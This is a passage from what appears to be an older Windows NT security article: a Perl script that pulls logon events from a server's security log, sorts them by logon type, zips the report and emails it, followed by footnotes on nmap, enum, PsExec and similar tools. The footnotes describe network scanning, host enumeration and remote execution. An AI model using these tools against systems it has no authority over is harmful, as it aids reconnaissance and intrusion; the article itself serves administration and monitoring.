		$day = "0$day";
		} # end of if
	$filename = "$CurrentDir\\$servername-$year.$month.$day-$hour.$minute";
	print "This message was sent to you by $servername.\n";
	print "$now\n";
	} # end of sub CreateFileName

sub RunDumpEL
	{
	print "\nExecuting the following commands:\n";
	print "\n$dumper -s \\\\$servername -l security -c -t -m security -e 528 -format tdIus -f
\"$filename.csv\"\n\n";
	print `"$dumper -s \\\\$servername -l security -c -t -m security -e 528 -format tdIus -f
\"$filename.csv\""`;
	} # end of sub RunDumpEL

sub Dismantle
	{
	# CSV in the format of:
	# Time (HH:mm:ss AM/PM), Date (M/D/YYYY), Event ID (integer),
	# User ID (<Domain>\<UserName>), <blank>, Successful Logon:\s
	# User Name:\s <UserName>\s Domain:\s <Domain>\s Logon ID:\s
	# (hexadecimal,hexadecimal)\s Logon Type: (integer)\s Logon
	# Process:\s (text)\s Authentication Package: (text)\s
	# Workstation Name:\s (origin of logon)\n
	open(CSVFILE,"<$filename.csv");
	while(<CSVFILE>)
		{
		@logon_array = split(/,/,$_);
		$logon_array[5] = "$logon_array[5],$logon_array[6]";
		$logon_array_length = @logon_array;
		$current_entry = $logon_array[5];
		@details_array = split(/\t/,$current_entry);
```

```
                $details_array_length = @details_array;
                $Time = $logon_array[0];
                $Date = $logon_array[1];
                $UserID = $logon_array[3];
                $Event = $details_array[0];
                for ($j=0;$j<$details_array_length;$j++)
                # this will clean up the entries a bit
                        {
                        $details_array[$j] =~ s/\t//g;
                        $details_array[$j] =~ s/ {2,}//g;
                        } # end of for
                if($UserID =~ m/ANONYMOUS/i)
                        {
                        $UserID =~ s|\\| \\ |;
                        } # end of if
                        else
                                {
                                $HexLogonID = $details_array[8];
                                $LogonType = $details_array[10];
                                $LogonProcess = $details_array[12];
                                $AuthenticationPackage = $details_array[14];
                                $Workstation = $details_array[16];
                                } # end of else
                # Determine which type of Logon is being performed
                SWITCH:
                        {
                        if ($LogonType eq "2") { $LogonTypeText="Local Logon"; last SWITCH; }
                        if ($LogonType eq "3") { $LogonTypeText="Remote Logon"; last SWITCH; }
                        if ($LogonType eq "4") { $LogonTypeText="Batch Scheduler Logon"; last SWITCH; }
                        if ($LogonType eq "5") { $LogonTypeText="Service Logon"; last SWITCH; }
                        if ($LogonType eq "7") { $LogonTypeText="System Unlocked"; last SWITCH; }
                        $LogonTypeText = "Unknown Logon Type";
                        } # end of SWITCH
                if($LogonType ne "3")
                        {
                        open(LOCALREPORT,">>$filename.rpt");
                        $old = select LOCALREPORT;
                        $= = 16;
                        select $old;
                        write LOCALREPORT;
                        close(LOCALREPORT);
                        } # end of if
                } # end of while
        close(CSVFILE);
        } # end of sub Dismantle

sub ZipIt
        {
        print "\n$zipper -9vm -b .\\ \"$filename.zip\" \"$filename.rpt\"\n\n";
        print `"$zipper -9vm -b .\\ \"$filename.zip\" \"$filename.rpt\""`;
        } # end of sub ZipIt

sub MailIt
        {
        print "\n$mailer \"$CurrentDir\\Activity.log\" -log \"$CurrentDir\\blat.log\" -debug -f
$servername\@inside.com -attach \"$filename.zip\" -subject \"Who was setup, deleted, or disabled on
DOMAIN\" -to gregborder\@.com\n\n";
        print `"$mailer \"$CurrentDir\\Activity.log\" -log \"$CurrentDir\\blat.log\" -debug -f
$servername\@inside.com -attach \"$filename.zip\" -subject \"Who was setup, deleted, or disabled on
DOMAIN\" -to gregborder\@hotmail.com"`;
        } # end of sub MailIt
```

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[1] http://www.eeye.com/html/Research/Tools/nmapNT.html

[2] http://www.darkridge.com/~jpr5/

[3] http://www.savilltech.com

[4] http://www.sysinternals.com/ntw2k/freeware/pstools.shtml

[5] What is nmap, you ask? The website goes into detail, but briefly, nmap is a network port scanner and analyzer. It does TCP/UDP/ICMP scans and Operating System best guessing. It is more more robust than this small space will let me elaborate on. Check out the website.

[6] See his website for more, but this is what Jordan says about enum: you know, it's just stupefyingly amazing how much info an NT box will give you. This is a little CLI utility for Windows NT that will enumerate all sorts of information about windows boxes.

[7] http://www.windows2000faq.com/

[8] A command-line tool for displaying information about your Windows NT installation, both locally and remotely.

[9] From the pstools, *PsExec* is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software.

[10] The *PsTools* are a collection of command-line administration tools that let you work locally as well as remotely.

[11] http://www.sysinternals.com/ntw2k/freeware/psloglist.shtml

[12] Go to http://www.iss.net/security_e-business/security_products/intrustion_detection/ for more information on this suite of applications.